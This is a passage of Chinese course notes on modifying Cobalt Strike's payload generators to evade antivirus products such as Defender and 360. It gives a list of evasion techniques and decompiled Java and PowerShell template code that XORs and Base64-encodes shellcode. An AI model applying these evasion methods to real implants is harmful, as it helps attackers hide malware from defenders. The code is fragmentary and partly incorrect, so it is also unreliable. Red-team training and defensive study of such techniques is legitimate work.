


免杀对抗-二开 CS&Shellcode 函数修改&生成模版修改&反编译重打包

(下)

---

---



#知识点:

- 1、CS-表面特征消除
- 2、CS-HTTP 流量特征消除
- 3、CS-Shellcode 特征消除

#章节点:

- 编译代码面-ShellCode-混淆
- 编译代码面-编辑执行器-编写
- 编译代码面-分离加载器-编写
- 程序文件面-特征码定位-修改
- 程序文件面-加壳花指令-资源
- 代码加载面-DLL 反射劫持-加载
- 权限逻辑面-杀毒进程干扰-结束
- 工具数据面-通讯内存流量-动态

对抗目标:

X60 Defender 某绒 管家 VT 等

编程语言:

C/C++ Python C# Go Powershell Ruby Java ASM NIM Vlang 等。

涉及技术:

ShellCode 混淆，无文件落地，分离拆分，白名单，DLL 加载，Syscall，加壳加花，资源修改，特征修改，二次开发 CS，内存休眠，进程注入，反沙盒，反调试，CDN 解析等

## 演示案例：

- C/C++--生成&模版修改
- Powershell-生成&模版修改
- Raw-资源&监听后生成对比

```

#C/C++-生成&模版修改


public static byte[] toC(byte[] var0) {
    Packer var1 = new Packer();
    var1.addString("/* length: " + var0.length + " bytes
*/\n");
    var1.addString("unsigned char buf[] = \\" + 
CommonUtils.bString(toVeil(var0)) + "\";\n");
    return var1.getBytes();
}

#Powershell-生成&模版修改

-生成代码:

ResourceUtils.java
public byte[] _buildPowerShellNoHint(byte[] var1, String var2)
throws IOException {
    InputStream var3 =
CommonUtils.resource("resources/template." + var2 + ".ps1");
    byte[] var4 = CommonUtils.readAll(var3);
    var3.close();
    String var5 = CommonUtils.bString(var4);
    byte[] var6 = new byte[35];
    var1 = CommonUtils.XorString(var1, var6);
    var5 = CommonUtils.strrep(var5, "%%DATA%%",
Base64.encode(Base64.encode(var1)));
    return CommonUtils.toBytes(var5);
}

-模版文件:

Set-StrictMode -Version 2

$x1=' '
$x2='%%DATA%%'
$x3=' '

$xx1=[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fro
mBase64String($x1))
$xx2=[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fro
mBase64String($x2))
$xx3=[System.Text.Encoding]::UTF8.GetString([System.Convert]::Fro
mBase64String($x3))
$xxx=$xx1+$xx2+$xx3
print($xxx)

```

---

---

**涉及资源：**

---

---

[补充：涉及录像课件资源软件包资料等下载地址](#)

---

---